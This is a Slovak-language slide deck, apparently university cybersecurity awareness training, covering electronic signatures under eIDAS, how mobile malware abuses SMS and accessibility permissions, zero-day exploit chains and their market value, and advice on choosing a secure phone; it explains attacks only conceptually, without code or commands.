
- **Právny účinok elektronického podpisu** a jeho prípustnosť ako dôkazu v súdnom konaní sa nesmie odmietnuť výlučne z toho dôvodu, že **má elektronickú formu** alebo že nespĺňa požiadavky pre kvalifikované elektronické podpisy.
- **Kvalifikovaný elektronický podpis** má právny účinok rovnocenný s **vlastnoručným podpisom**.
- **Kvalifikovaný elektronický podpis založený na kvalifikovanom certifikáte** vydanom v jednom členskom štáte sa uznáva ako kvalifikovaný elektronický podpis vo všetkých **ostatných členských štátoch**. -> zabezpečenie interoperability

Služby vytvárajúce dôveru (I.)

- Dôvera (Trust)
- Elektronická identifikácia
- Služby vytvárajúce dôveru
 - Elektronické podpisy
 - Elektronické pečate
 - Elektronické časové pečiatky
 - Elektronické doručovacie služby pre registrované zásielky
 - Autentifikácia webových sídiel
- Elektronické dokumenty
- Elektronické doručovanie



Služby vytvárajúce dôveru (II.)



Smartfóny sú všade



6.64Billion

smartphone users in the world today



83.72%

of people have smartphones today



Využitie

- Chat, hovory, videohovory
- Fotenie
- Internet banking
- Bezkontaktné platby
- Navigácia
- Kľúče od auta
- Doklady
- Druhý faktor pri overovaní
- Sledovanie aktivít
-

Mobilné telefóny ako terč útokov

Internet bankingy slovenských bánk ohrozuje nebezpečný malware, dokáže obísť aj dvojfaktorovú autorizáciu

Softvér Pegasus nasadili v Maďarsku na sledovanie vyše stovky osôb



Pegasus dokáže sledovať telefóny aj na Slovensku

Ako také útoky prebiehajú?


- Aplikácie štandardne bežia v tzv. sandboxe
- **Sandbox** je izolované prostredie, v ktorom bežia aplikácie s obmedzenými oprávneniami
- V sandbuxe majú len veľmi limitované oprávnenia



Zdroj: <https://www.goguardian.com/glossary/what-is-sandbox-security>

Pieskovisko pre aplikácie

- Citlivé prístupy mimo pieskovisko vyžadujú schválenie užívateľa – tzv. **povolenie**
- Práve niektoré povolenia zneužívajú útočníci
- Cieľom je **zmanipulovať používateľa** k udeleniu požadovaných povolení



Zneužívané povolenia - SMS

- Povolenie na SMS sa zneužíva na **odcudzenie overovacích kódov** (napríklad do internet bankingu)
- Útočníci tak vedia obísť aj účty chránené dvojfaktorovým overením




Služby na zjednodušenie ovládania

- Android podporuje inštaláciu „**služieb na zjednodušenie ovládania**“
- Tieto služby umožňujú **prekrývať** obrazovku, či zadávať text
- To má pomôcť používateľom so zrakovým či telesným postihnutím používať telefón




Služby na zjednodušenie ovládania (II.)

- Útočníci využívajú dané oprávnenia na **odcudzenie hesiel** a prihlasovacích údajov
- Okno aplikácie prekryjú svojim, neviditeľným, oknom, čo im umožňuje zachytávať všetky zadané dáta



Zneužívanie bezpečnostných zraniteľností

- Nie každý škodlivý softvér však vyžaduje schválenie používateľom
- Niekedy stačí **otvorenie škodlivej webovej stránky** či iba prijatie textovej správy
- Útočníci na to potrebujú **zneužiť bezpečnostné zraniteľnosti** v kóde




Zneužívanie bezpečnostných zraniteľností (II.)

- Rozlišujeme dva typy zraniteľností:
 - Zero-day
 - N-day
- **Zero-day** sú pre verejnosť neznáme, neopravené zraniteľnosti
- **N-day** sú už opravené zraniteľnosti

Zneužívanie bezpečnostných zraniteľností (III.)


- **Zero-day** zraniteľnosti sú zneužívané aj armádami a tajnými službami
- **N-day** zraniteľnosti využíva aj „bežný“ škodlivý softvér
- Proces zneužívania zraniteľnosti sa nazýva **exploitácia**





Hodnota zraniteľností (I.)

ZERODIUM Payouts for Mobiles*




* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/09 © zerodium.com




Hodnota zraniteľností (II.)



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.




Hodnota zraniteľností (III.)



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

Exploitácia mobilných telefónov (I.)

- Vďaka množstvu bezpečnostných mechanizmov je exploitácia telefónov nesmierne zložitá
- Častokrát je nutné **zneužiť niekoľko zraniteľností súčasne**



Exploitácia mobilných telefónov (II.)

- Štandardne „reťaz“ zraniteľností vyzerá nasledovne:
 1. Zneužitie zraniteľnosti na **spustenie kódu** vo webovom prehliadači
 2. Zneužitie zraniteľnosti na **uniknutie zo „sandboxu“** prehliadača
 3. Niekedy sa využívajú aj ďalšie zraniteľnosti, napríklad na obídenie anti-exploitačných mechanizmov, či pretrvanie v telefóne aj po reštarte (perzistencia)



Ako si vybrať bezpečný telefón? (I.)

- Najdôležitejšie sú **aktualizácie**
- Ako dlho ich bude telefón dostávať?
- Dva hlavné parametre:
 - Počet veľkých aktualizácií
 - Doba vydávania bezpečnostných záplat

Ako si vybrať bezpečný telefón? (II.)

- Sú aj iné parametre, aj keď nie sú tak dôležité ako aktualizácie
- **Biometrické overenie**
 - Optické skenery odtlačkov prstov sú menej bezpečné než kapacitné a ultrasonické



Ako si vybrať bezpečný telefón? (III.)

- **Procesor** má výrazný vplyv na bezpečnosť
- **MediaTek** procesory sú považované za menej bezpečné než konkurencia
- Pri Apple zariadeniach sú zariadenia s **Apple A12** výrazne bezpečnejšie než zariadenia so staršími procesormi





Závěrečný test / Diskusia

- Test: ...

Bezpečnosť prevádzky a riešenie kybernetických incidentov

KC KB UPJŠ - Laik, odborný zamestnanec, manažér - Modul č. 4 - Test

